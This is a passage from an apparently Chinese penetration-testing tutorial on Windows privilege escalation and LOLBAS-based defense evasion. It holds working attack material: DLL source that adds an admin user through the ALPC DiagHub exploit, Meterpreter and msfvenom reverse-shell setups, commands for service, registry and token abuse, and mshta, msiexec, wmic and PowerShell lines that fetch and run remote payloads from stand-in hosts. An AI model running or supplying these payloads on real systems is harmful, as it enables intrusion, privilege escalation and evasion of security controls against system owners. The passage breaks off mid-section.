
https://github.com/realoriginal/alpc-diaghub






```
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD dwReason, LPVOID lpReserved)
{
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("C:\\Windows\\System32\\cmd.exe /c \"net user jdq 123456 /add\"", 0);
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return 0;
}
```

```
显示输出来源(S): 生成
已成功生成 1 个项目，共 1 个项目。
1>  1 of 1 functions (100.0%) were compiled
1>  0 functions were new in current compilation
1>  0 functions had inline decision re-evaluated but remain unchanged
1>  完成代码的生成
1>  Dll1.vcxproj -> C:\Users\demon\source\repos\Dll1\x64\Release\Dll1.dll
========== 生成: 成功 1 个，失败 0 个，最新 0 个，跳过 0 个 ==========
```



```
BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD dwReason, LPVOID lpReserved)
{
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("C:\\Windows\\System32\\cmd.exe /c  \"whoami >>C:\\Users\\demon\\2.txt\"", 0);
        break;
    case DLL_PROCESS_DETACH:
        break;
```

```
命令提示符

C:\Users\demon>C:\Users\demon\Desktop\ALPC_DiagHub.x64.exe C:\Users\demon\Desktop\Dll1.dll 3.rtf
[*] Copying current C:\Windows\System32\license.rtf over to 3.rtf
[*] Setting C:\Windows\System32\license.rtf to RWX
[*] Copying C:\Users\demon\Desktop\Dll1.dll over C:\Windows\System32\license.rtf
[+] Loading DLL
[+] If everything has gone well, you should have a SYSTEM shell!
[*] Restoring original license.rtf

C:\Users\demon>type 2.txt
nt authority\system

C:\Users\demon>
```



```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.10.235 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.125:4444
[*] Sending stage (206403 bytes) to 192.168.10.235

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
[*] Restoring original license.rtf

C:\Users\demon\ALPC_DiagHub.x64.exe ALPC.dll 1.rtf
[*] Copying current C:\Windows\System32\license.rtf over to 1.rtf
[*] Setting C:\Windows\System32\license.rtf to RWX
[*] Copying ALPC.dll over C:\Windows\System32\license.rtf
[+] Loading DLL
[+] If everything has gone well, you should have a SYSTEM shell!
[*] Restoring original license.rtf

C:\Users\demon>
```

16.组策略首选项

组策略首选项可创建本地管理员账户，这些账户凭据加密存储，在域控制器的共享目录中，任何用户都可以访问。

组策略首选项里面有静态秘钥。任何用户都可以检索这些文件解密，来提升权限。

域控制器，共享目录，什么东东？请阅读文末参考资料：在域控制器主机上创建共享文件夹

手动

手动进入到域控制器的共享目录，找一下 groups.xml 文件，是 xml 文件都看看，获取属性 cpassword 的值。 把这个值给另一个可以解密的工具中：https://www.sec-1.com/blog/wp-content/uploads/2015/05/gp3finder_v4.0.zip

还有一个 Ruby 脚本也可以用于解密 cpassword 值，感兴趣的可以阅读文末参考资料：组策略首选项

借助 metasploit 也可以解密，powersploit 同理，通过 metasploit 运行 powershell 得到密文和解密结果也是一样的道理。 这些细节都在参考资料中：组策略首选项

参考资料： 在域控制器主机上创建共享文件夹：https://blog.csdn.net/SouthWind0/article/details/80412890 组策略首选项：https://pentestlab.blog/2017/03/20/group-policy-preferences/

17.不带引号的服务路径

在 windows 环境中，启动服务时会尝试查找可执行文件的位置，便于成功启动服务。 如果可执行文件的路径包含在引号中，系统将知道在哪里找到它。

但是，如果应用程序二进制文件所在的路径不包含任何引号的话，windows 将尝试查找它并在此路径的 每个文件夹中执行它，直到它们找到可执行文件。

如果服务在 SYSTEM 权限下运行，则可以滥用此权限已提升权限。 注意，从 windows xp 到 windows 10 都有这个至高无上的 system 权限。 如果您运行 whoami 命令发现找不到 system 权限或者对 system 权限较为生疏，请阅读参考资料：从 Admin 权限切换到 System 权限 从控制面板–管理工具，中的每个文件，右键–属性–安全，也可以发现与权限有关的信息。

- 手动利用

尝试发现目标主机上运行的所有服务，识别那些未包含在引号内的服务。

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """
```

解释：wmic service get，wmic service 和 wmic 都是 CMD 命令，您可以分别使用 /?查询帮助参数，后面的 name,displayname 都是属性，用逗号分离。findstr 命令同理，/?获取帮助。 进入控制面板–管理工具–服务 最后一个字段有一个本地系统，就是 system 权限下运行的服务。

检查当前用户在这个服务所在的相关前后目录中，是否具有“写入”权限。

```
icacls "C:\Program Files (x86)\Lenovo"
```

可以生成恶意二进制文件到该文件夹中植入此可执行文件。当服务重启时，windows 将通过向用户提供 system 权限 来启动这个可执行文件。

Metasploit Framework 提供了一个模块，可以自动检查目标系统是否存在任何易受攻击的服务，生成有效负载，将二进制文件拖放到具有写访问权限的目标文件夹中，重启服务并在执行有效负载后立即删除二进制文件和会话被建造。详情，请阅读参考资料：不带引号的服务路径

PowerSploit 工具同理。

参考资料： 从 Admin 权限切换到 System 权限：https://blog.csdn.net/qq_35129925/article/details/85115523 不带引号的服务路径：https://pentestlab.blog/2017/03/09/unquoted-service-path/

18. Always Install Elevated 策略

我们的个人电脑里面哪里有这么多的策略需求，肯定是企业服务器中的需求。除非个人的系统在安装时，已经自动偷偷设置了。

Windows 环境提供组策略设置，允许常规用户安装具有系统权限的 Microsoft Windows Installer 程序包（MSI）。这可以在标准用户想要安装需要系统权限的应用程序的环境中发现，并且管理员希望避免向用户提供临时本地管理员访问权限。 意思就是他设置了这个策略，你就可以安装应用，拥有 system 权限。 这里说的组策略设置英译为：group policy setting。它指的是，参考资料中的：配置安全策略设置

如果你启用这个策略的话，从安全的角度来看，攻击者可能会滥用此权限，以便将其权限升级到 SYSTEM。 详情，请阅读参考资料：Always Install Elevated 策略

- 确认 Always Install Elevated 策略是否存在 假设我们已经破坏了网络内的主机，并且我们有一个 Meterpreter 会话。

通过注册表的选项来确认是否存在 Always Install Elevated 策略

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstall Elevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstall Elevated
```

- 使用 Metasploit 或 PowerSploit 都可以提升权限 如果此策略存在的话，可以使用 Metasploit 或 PowerSploit。 细节步骤，请阅读参考资料：Always Install Elevated

参考资料： Always Install Elevated：https://pentestlab.blog/2017/02/28/always-install-elevated/ Always Install Elevated 策略：https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated 配置安全策略设置：https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/how-to-configure-security-policy-settings

19.令牌操作（token）

众所周知，将 Windows 服务作为本地系统运行是一种糟糕的安全措施，就好像这种服务以任何方式受到损害一样，它也会为攻击者提供相同级别的权限。但是，也可以从未作为 SYSTEM 运行的服务升级权限，也可以升级为网络服务。

- 从服务账户（NETWORK SERVICE）到本地系统（Local system）的权限提升

在渗透测试项目中，渗透测试人员已经设法破坏了 Apache，IIS，SQL，MySQL 等服务，但很遗憾，这项服务不是作为本地系统运行。 就是以网络服务身份运行的 Apache 服务。

在这种情况下，Meterpeter 的可用令牌列表仅限于网络服务，因为 Apache 在此帐户下运行。 网络服务权限：NT AUTHORITY\NETWORK SERVICE 我们的目的是将网络服务权限，提升到本地系统权限：NT AUTHORITY\SYSTEM。

有一种技术可以让我们从服务账户，成为本地系统。 试图欺骗“NT Authority \ System”帐户在本地通过 NTLM 进行协商和认证，因此“NT Authority \ System”帐户的令牌将变得可用，因此特权升级成为可能。这种技术被称为 Rotten Potato （腐烂马铃薯）.，关于烂马铃薯，可阅读参考资料：烂马铃薯

这个腐烂马铃薯的技术，具体应用起来，它是一个二进制文件，叫作 rottenpotato.exe，它在参考资料中下载：RottenPotato 在 meterpreter 中使用。

```
execute –f rottenpotato.exe –Hc
impersonate_token "NT AUTHORITY\\SYSTEM"
getudi
```

- 服务以管理员身份运行 或者，如果服务作为管理员等高权限用户运行，或者如果服务允许用户通过 Windows 身份验证进行连接（即 SQL Server 允许），则可以通过模拟管理员帐户的令牌来升级权限。 就是以管理员身份运行的 Apache 服务

如何以管理员身份运行 apache 服务？可以使用 Metasploit 或直接通过 MWR Infosecurity 工具，在参考资料中下载：incognito2 还可以使用 PowerSploit 工具的 Invoke–TokenManipulation 功能，请阅读参考资料：Invoke–TokenManipulation

以上细节实战步骤请阅读参考资料：token 操作

20.不安全的注册表权限

windows 中，在向系统注册注册服务时，将在注册表中创建包含二进制路径的新密钥。

攻击向量：利用以上原理带来的安全问题，被学者们称作为一个向量。

这可能不是很常见，默认情况下只向管理员授予，修改服务注册表项的写访问权，但在渗透测试中不应该省略。

通过这种配置缺陷进行权限提升的过程非常简单。可以在以下注册表路径中找到系统上运行的服务的注册表项：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

如果标准用户有权修改包含应用程序二进制文件路径的注册表项"ImagePath"，比如当 apache 服务在这些权限下运行时，他可以将权限提升到 system。 如果您对 Image（图像，镜像，扇区逐比特拷贝，原始二进制数据，取证成像）单词感兴趣，可以阅读文末参考资料：磁盘 Image

exp：添加一个注册表项，将 ImagePath 更改为存储恶意负载的位置。

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache"
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f

reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache"
/t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f

The operation completed successfully.
```

重启服务来触发有效负载，它将以 system 形式返回 meterpreter 会话。

以上所有知识细节，请阅读文末参考资料：不安全的注册表权限

参考资料： 磁盘 Image：https://en.wikipedia.org/wiki/Disk_image 不安全的注册表权限：https://pentestlab.blog/2017/03/31/insecure-registry-permissions/

21.GET SYSRET

由于处理器 AMD 和 Intel 之间的实现差异，此漏洞允许攻击者执行内核代码（ring0）。例如，根据 AMD 规范编写但在 Intel 硬件上运行的操作系统容易受到攻击。由于攻击者可以在内核中执行代码，因此可以允许他将权限从用户级别升级到系统。

由于 Windows 用户模式调度程序处理系统请求的方式，Windows 环境容易受到攻击。此问题会影响在 Intel 芯片上运行的 64 位版本的 Windows 2008 和 Windows 7。

- metasploit

在 Meterpreter 会话中，需要首先在目标系统上上载 sysret 二进制文件，然后通过将其附加到当前进程来执行权限提升漏洞利用。

meterpreter > getuid
meterpreter > getpid
meterpreter > execute –H –f sysret.exe –a "–pid 2348"

- Windows

或者，如果用户具有对系统的物理访问权限或通过 RDP，则可以使用以下过程来升级其权限。 1.获取正在运行的进程及其相关 PID 的列表

whoami
tasklist

2.explorer.exe 时用于挂钩的理想过程

3.使用 –pid 参数运行二进制 sysret.ext，它将绕过内核代码签名将 shellcode 执行到内核中。

sysret.exe –pid 1596

再次检查命令提示符，用户将升级到 system

whoami

参考资料： sysret：https://github.com/shjalayeri/sysret 英特尔 SYSRET：https://pentestlab.blog/2017/06/14/intel-sysret/ 彩蛋进修，bugcrowd 大学：https://www.bugcrowd.com/hackers/bugcrowd-university/ hackerOne101 的培训已文明于全球，这里就不需要再推了。所有你知道的大企业都在关注它，包括微软。

20.权限提升 20 提权基础

Windows 权限提升基础之实用的 Windows 权限提升

- 安全对象：文件，目录，服务，注册表项，命名管道。
- discretionary access control list（DACL） Access Control Entries（ACE）
- access token：用户安全信息的容器，SID，groups，privileges，绑定的进程或线程。
- 强制完整性控制：安全功能 post-vista，分配流程完整性级别，表示对象的可信度
- windows 完整性等级：S-1-16-0x1000（十进制为 4096），参考资料：Windows 操作系统中众所周知的安全标识符
- 在工作站上登陆 SKYNET\Luigi via $method Luigi 用户有一个最小权限，没有本地权限，它可以运行宏，利用这个 exp 降落到工作站中。
- 升级游戏：有没有别的管理，信任文件，利用 exp，利用不安全的配置/应用（本地组策略的配置中：弱服务 DACLs，弱文件 DACLs，AlwaysInstallElevated，DLLs）
- 其他地方？：Luigi 是域用户组，管理员中有 1 个域名用户

- powerview：
  github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1 find-LocalAdminAccess

```
cd Desktop
powershell -exec bypass
import-module .\powerview.ps1
Find-LocalAdminAccess
net localgroup administrators
```

- creds in files 文件中的凭证：

```
C:\users\luigi\Desktop\passwords.xls
C:\>dir /b /s web.config
C:\>dir /b /s unattend.xml
C:\>dir /b /s sysprep.inf
C:\>dir /b /s sysprep.xml
C:\>dir /b /s *pass*
GPP
    * \\mushroomkindgom\SYSVOL\???
```

windows Eop Buggzz：请阅读参考资料：什么是 Exchange Online Protection（EOP）

- 枚举丢失的补丁 metasploit 内的两个模块
  - post/windows/gather/enum_patches
  - post/multi/recon/local*exploit*suggester
- Pwn

ms13-053

```
sessions -i 12
sessions -i 13
```

getuid
getprivs
background
use exploit/windows/local/ppr_flatten_rec
set session 13
set lport 443
exploit
getuid
getprivs

- weak service permissions 弱服务权限 如果盒子补丁完全修补，可以看看注册表弱配置，大多数是 system 权限运行。 搜索注册表对象中的命令管道进程或线程，配置中的任何用户，小组，搜索每一项服务。 快速识别任何未命中配置。您可能会使用第三方服务，这只是 XP 早期服务的例子

Accesschk.exe –qwcu "Authenticated Users" *
Accesschk.exe –qwcu "Users" *
Accesschk.exe –qwcu "Everyone" *

我们可以编辑服务配置吗？ 我们可以编辑它指向的二进制文件?

sc qc codemeter.exe

net user
net user bob b0bbytables1 /add
sc config codemeter.exe binpath= "net user bowser b0ws3r! /add"
sc start codemeter.exe
sc config codemeter.exe binpath= "net localgroup administrators bowser /e" 这里自己调试一下/e 参数，可能不是它
sc start codemeter.exe
net user
net user bowser

- weak file permissions 弱文件权限

look for writeable files 寻找可写的文件 * autoruns? 自动运行
* scheduled tasks? 计划任务 这是配置错误的文件，找第三方软件引入的缺陷。

Accesschk.exe –qwsu "Authenticated Users" c:\
Accesschk.exe –qwsu "Users" c:\
Accesschk.exe –qwsu "Everyone" c:\

main app binary writeable users 可写用户的主应用二进制程序 autorun on login 登陆时自动运行 nah bro，UAC UAC 不是安全边界 安全架构中不要将 UAC 作为安全框架 admin logs in 管理员登陆 backdoored binary auto-executes 自动执行的后门二进制 code execution at medium IL as admin（UAC）

- AlwaysInstallElevated 永远安装提升
  类似于是否安装到默认路径的一种提示，交互点是勾选框框

组策略设置使安装包（.msi）变得方便，使用 system 安装 MSI 包文件 使用 CMD 命令，看看注册表是否有这个配置

reg query HKLM（或 HKCU）\SOFTWAR\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

msf

session –i 4
getuid
shell
reg query HKLM（或 HKCU）\SOFTWAR\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
exit
exit
background
use exploit/windows/local/always_install_elevated
set session 4
set lport 443

exploit
getuid

- DLL Hijacking

windows can dynamically load DLLs Windows 可以动态加载 DLL if full path not used/missing,windows executes DLL Search Order 如果未使用/缺少完整路径，则 Windows 执行 DLL 搜索顺序 例如：loadLibrary("ohnoes.dll") VS LoadLibrary("c:\program files\ohnoes.dll") 1.The directory from which the application loaded.加载应用程序的目录。 2.The system directory 系统目录 3.The 16-bit system directory
4.the windows directory 5.the current directory 当前目录 6.the directories listed in the PATH environment variable PATH 环境变量中列出的目录

特权应用程序加载缺少 DLL + 可控搜索路径元素 = pwned

- pwned 和 pwn 是同一个意思，流行于游戏文件中的嘲讽短语，你刚刚被击败！妥协，控制等。

Use Sysinternals Procmon 使用 Sysinternals 的产品，进程监视器，微软官网下载 * include ".dll" * include "NAME NOT FOUND" * inclued folder in path

use exploit/windows/local/ikeext_service
set dir c:\\python27
set session 19
exploit –j
sessions –c "shutdown /r /t 00"
sessions –i 20
getuid
getprivs

tools

- Powerup

- windows-privesc-check
- sysinternals suite

参考资料： Windows 权限提升基础：http://www.fuzzysecurity.com/tutorials/16.html 实用的 Windows 权限提升：https://www.youtube.com/watch?v=PC_iMqiuIRQ Windows 操作系统中众所周知的安全标识符:https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems 什么是 Exchange Online Protection（EOP）：https://docs.microsoft.com/en-us/office365/securitycompliance/eop/what-is-eop

五.Defense Evasion

防御逃避包括对手可能用来逃避侦查或避免其他防御的技术。有时，这些行为与其他类别的技术相同或不同，这些技术具有颠覆特定防御或缓解的额外好处。防御逃避可被视为对手应用于操作的所有其他阶段的一组属性。

LOLBAS(Living Off The Land Binaries and Scripts)，主要是利用 Microsoft 签名的文件，包括操作系统的本机文件和 Microsoft 下载的文件，执行特殊的操作，加载我们写的恶意代码或者绕过系统的白名单检测，得到我们想要的攻击目的。

参考：https://lolbas-project.github.io/ https://github.com/LOLBAS-Project/LOLBAS

1.MSBuild.exe

MSBuild 是 Microsoft Build Engine 的缩写，代表 Microsoft 和 Visual Studio 的新的生成平台，它可在未安装 Visual Studio 的环境中编译.net 的工程文件，MSBuild 可编译特定格式的 xml 文件

简单说就是 msbuild 可以编译执行 csharp 代码。

文件路径

C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe

执行恶意代码

可以用 metersploit 生成 shellcode，

msfvenom –p windows/x64/meterpreter/reverse_tcp lhost=172.16.1.130 lport=4444 –f csharp

然后通过修改模板，加入我们生成的 shellcode

然后 msf 监听

msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 172.16.1.130
set LPORT 4444set ExitOnSession falseset autorunscript migrate –n explorer.exe
exploit –j

在目标机器上运行

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe "C:\Users\jack.0DAY\Desktop\exec.xml"

然后会话上线，并且正常执行命令

2.Installutil.exe

Installer 工具是一个命令行实用程序，允许您通过执行指定程序集中的安装程序组件来安装和卸载服务器资源。此工具与 System.Configuration.Install 命名空间中的类一起使用。

文件路径

C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

执行恶意代码

通过 msfvenom 生成 C # 的 shellcode

msfvenom –p windows/meterpreter/reverse_tcp lhost=172.16.1.130 lport=4444 –f cs harp

下载 InstallUtil–Shellcode.cs，将上面生成的 shellcode 复制到该 cs 文件中 csc 编译执行 InstallUtil–ShellCode.cs

C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe /logfile= /LogToConsole=false /U D:\test\InstallUtil–shell.exe

3.mshta.exe

mshta.exe 是 Windows 用于运行 Microsoft HTML 的应用程序。

文件路径

C:\Windows\System32\mshta.exe

C:\Windows\SysWOW64\mshta.exe

执行恶意代码

mshta 是在环境变量里的，我们可以直接将 metasploit 生成的 shellcode 插入到 hta 文件模板中进行加载。

msfvenom –p windows/meterpreter/reverse_tcp lhost=172.16.1.130 lport=4444 -f raw > shellcode.bin

cat shellcode.bin | base64 -w 0

然后替换文件模板中的 shellcode 文件链接 可以将 hta 托管出来,然后目标机器执行如下代码

mshta.exe http://xxx.com/shellcode.hta

4.Msiexec.exe

Msiexec 是 Windows Installer 的一部分。用于安装 Windows Installer 安装包（MSI）,一般在运行 Microsoft Update 安装更新或安装部分软件的时候出现，占用内存比较大。并且集成于 Windows 2003，Windows 7 等。Msiexec 已经被添加到环境变量了。

文件路径

C:\Windows\System32\msiexec.exe

C:\Windows\SysWOW64\msiexec.exe

执行恶意代码

msiexec.exe /q /i http://xxx.com/shellcode.txt

5.wmic.exe

WMIC 扩展 WMI（Windows Management Instrumentation，Windows 管理工具），提供了从命令行接口和批命令脚本执行系统管理的支持的应用程序。

文件路径

C:\Windows\System32\wbem\wmic.exe

C:\Windows\SysWOW64\wbem\wmic.exe

执行恶意代码

wmic os get /FORMAT:"http://example.com/evil.xsl"

poc 测试代码

```
<xsl:stylesheet  xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<!--
Original publication:
https://subt0x11.blogspot.lu/2018/04/wmicexe-whitelisting-bypass-hacking.html

Microsoft documentation:
https://docs.microsoft.com/en-us/dotnet/standard/data/xml/xslt-stylesheet-scripting-using-msxsl-script
```

Use-case/main objective:
- Windows Script Host is disabled or blocked
unconstrained script host bypass for Windows Defender Application Control
WMIC can invoke XSL (eXtensible Stylesheet Language) scripts, either locally or fro
m a URL.

Proof of concept based on C:\Windows\System32\wbem\texttable.xsl

PoC examples:
wmic process LIST /FORMAT:"C:\Users\WMI\poc-wmic.xsl"

OR:
wmic process get brief /format:"C:\Users\WMI\poc-wmic.xsl"
wmic process LIST /FORMAT:"\\127.0.0.1\c$\Users\WMI\poc-wmic.xsl"

#cat poc-wmic.xsl:

```
<?xml version='1.0'?>
  <stylesheet
  xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:sch
emas-microsoft-com:xslt"
  xmlns:user="placeholder"
  version="1.0">
    <output method="text"/>
      <ms:script implements-prefix="user" language="JScript">
        <![CDATA[
          var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k ech
o 'Tapz!'");
        ]]> </ms:script>
</stylesheet>
```

Remote File example:
wmic os get /FORMAT:"https://example.com/evil.xsl"

Basic PoC payload using Powershell oneliner + proxy authentication (from IE confi g.):
PS C:\Users\pwnd\Desktop> powershell -exec bypass -c "(New-Object Net.WebCl ient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('192.1 68.13.37/test2.xsl') -outfile test2.xsl";$cmd="wmic os get /format:'test2.xsl'"; iex $ cmd

Post-exploit Project that already implement this king of lateral movement:
https://github.com/zerosum0x0/koadic
-->

<xsl:script language="VBScript"><![CDATA[
Set shl = CreateObject("Wscript.Shell")
Call shl.Run("""calc.exe""")
]]></xsl:script>
<xsl:template match="/"><xsl:apply-templates select="//RESULTS"/><xsl:apply-te mplates select="//INSTANCE"/><xsl:eval no-entities="true" language="VBScript"> DisplayValues(this)</xsl:eval></xsl:template>
<xsl:template match="RESULTS"><xsl:eval no-entities="true" language="VBScript" >CountResults(this)</xsl:eval></xsl:template>
<xsl:template match="INSTANCE"><xsl:eval language="VBScript">GotInstance()</x sl:eval><xsl:apply-templates select="PROPERTY|PROPERTY.ARRAY|PROPERTY.RE FERENCE"/></xsl:template>
</xsl:stylesheet>

6.Atbroker.exe

Atbroker.exe 是微软的辅助技术(Assistive Technology)组件

文件路径

C:\Windows\System32\Atbroker.exe

C:\Windows\SysWOW64\Atbroker.exe

执行恶意代码恶意代码

ATBroker.exe /start shellcode

用法：执行在注册表中为新 AT 定义的代码。必须对系统注册表进行修改，以注册或修改现有的 Assistibe Technology（AT）服务条目。 所需权限：User 操作系统：Windows 8，Windows 8.1，Windows 10

详细参见： http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/

7.Bash.exe

此文件存在于 window 10 上有 linux 子系统的系统上

路径

C:\Windows\System32\bash.exe

C:\Windows\SysWOW64\bash.exe

执行恶意代码恶意代码

从 bash.exe 执行 calc.exe

bash.exe -c shellcode.exe

用例：执行指定文件，可用作逃避杀软检测,可用于绕过应用白名单。 所需权限：User 操作系统：Windows 10

8.Bitsadmin.exe

windows 用于管理后台智能传输的文件

文件路径

C:\Windows\System32\bitsadmin.exe

C:\Windows\SysWOW64\bitsadmin.exe

传送并执行恶意命令

例如：创建名为 1 的 bitsadmin 作业，将 cmd.exe 添加到作业，配置作业以从备用数据流运行目标命令，然后恢复并完成作业。

bitsadmin /create 1 bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\1.txt:cmd.exe NULL bitsadmin /RESUME 1 bitsadmin /complete 1

用例：在备用数据流中执行指定文件，可用作防御性逃避或持久性技术。 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

9.Cmd.exe

Windows 中的命令行解释器

文件路径

C:\Windows\System32\cmd.exe
C:\Windows\SysWOW64\cmd.exe

执行恶意代码

将内容添加到数据流（ADS）。

cmd.exe /c echo regsvr32.exe ^/s ^/u ^/i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct ^scrobj.dll > fakefile.doc:payload.bat

执行存储在备用数据流中的 payload.bat（ ADS）。

cmd.exe - < fakefile.doc:payload.bat

用例：可用于规避防御性对策或隐藏为持久性机制 所需权限：User 操作系统：Windows vista，Windows 7，Windows 8，Windows 8.1，Windows 10

10.Cmstp.exe

CMSTP 是与 Microsoft 连接管理器配置文件安装程序关联的二进制文件。它接受 INF 文件，这些文件可以通过恶意命令武器化，以脚本（SCT）和 DLL 的形式执行任意代码。

文件路径

C:\Windows\System32\cmstp.exe

C:\Windows\SysWOW64\cmstp.exe

执行恶意代码

在不创建桌面图标的情况下，静默安装特殊格式的本地.INF。 .INF 文件包含 UnRegisterOCXSection 部分，该部分使用 scrobj.dll 执行.SCT 文件。

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
```

在不创建桌面图标的情况下，静默安装特殊格式的远程.INF。.INF 文件包含 UnRegisterOCXSection 部分，该部分使用 scrobj.dll 执行.SCT 文件。

```
cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.inf
```

用例：执行隐藏在 inf 文件中的代码。直接从 Internet 执行代码。 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

11.Diskshadow.exe

文件路径:

C:\Windows\System32\diskshadow.exe

C:\Windows\SysWOW64\diskshadow.exe

Dump

使用准备好的 diskshadow 脚本中的 diskshadow.exe 执行命令。

```
diskshadow.exe /s c:\test\diskshadow.txt
```

用例：使用 diskshadow 从 VSS 中获取敏感数据，如 NTDS.dit 所需权限：User 操作系统：Windows server

执行恶意代码

使用 diskshadow.exe 执行命令以生成子进程

```
